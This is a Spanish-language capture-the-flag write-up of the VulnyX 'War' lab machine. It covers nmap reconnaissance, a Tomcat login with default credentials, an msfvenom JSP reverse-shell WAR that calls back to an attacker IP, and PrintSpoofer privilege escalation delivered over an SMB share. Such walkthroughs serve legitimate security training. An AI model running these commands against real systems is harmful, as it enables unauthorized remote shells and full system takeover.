> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/vulnyx/war.md).
# War
🔍 Dificultad: Fácil
### 🔍 **RECONOCIMIENTO**

En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 192.168.1.74
```
para verificar la conectividad de red.

A continuación, se realiza el comando:
```bash
nmap -p- --open 192.168.1.74 --min-rate 5000 -n
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.
Como podemos observar durante el escaneo, los puertos **135, 139, 445, 5040, 8080** y varios en el rango **49664-49670** están abiertos. Estos pertenecen a los servicios de **Microsoft RPC, NetBIOS-SSN, Microsoft-DS, HTTP-Proxy** y otros puertos desconocidos, por lo que a continuación se indagará más.
### 🔎 **EXPLORACIÓN**

Se utiliza el comando:
```bash
sudo nmap -sCV -p8080,135,139,445,5040 -v 192.168.1.74
```
para obtener más información sobre ese puerto específicamente.

Revisamos el puerto 8080 y encontramos un **Tomcat**.
Nos logueamos con las credenciales por defecto de Tomcat.
* admin:tomcat
{% embed url="" %}
### 🚀 **EXPLOTACIÓN**
```bash

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.65 LPORT=443 -f war -o reverse2.war
```
Lo subimos y nos ponemos en escucha.
### 🔐 PRIVILEGIOS

```bash
whoami
```
La cuenta **NT AUTHORITY\Local Service** posee el privilegio **SeImpersonatePrivilege**, lo que le permite suplantar la identidad de otros procesos en el sistema. Este privilegio es potencialmente explotable en ataques como **Juicy Potato** o **PrintSpoofer**, que permiten la escalación de privilegios en entornos Windows mal configurados. Se recomienda evaluar los riesgos y aplicar las medidas de seguridad adecuadas para mitigar posibles vulnerabilidades.
{% @github-files/github-code-block url="" %}

Transfiero el ejecutable **PrintSpoofer64.exe** al sistema objetivo
```bash
mv /home/beafn28/Descargas/PrintSpoofer64.exe .
impacket-smbserver a . -smb2support
```
Lo subimos.
```bash
cd %TEMP%
copy \\192.168.1.65\a\PrintSpoofer64.exe PrintSpoofer64.exe
```
Ejecutamos. Ya somos **root**.
```
.\PrintSpoofer64.exe -i -c cmd
```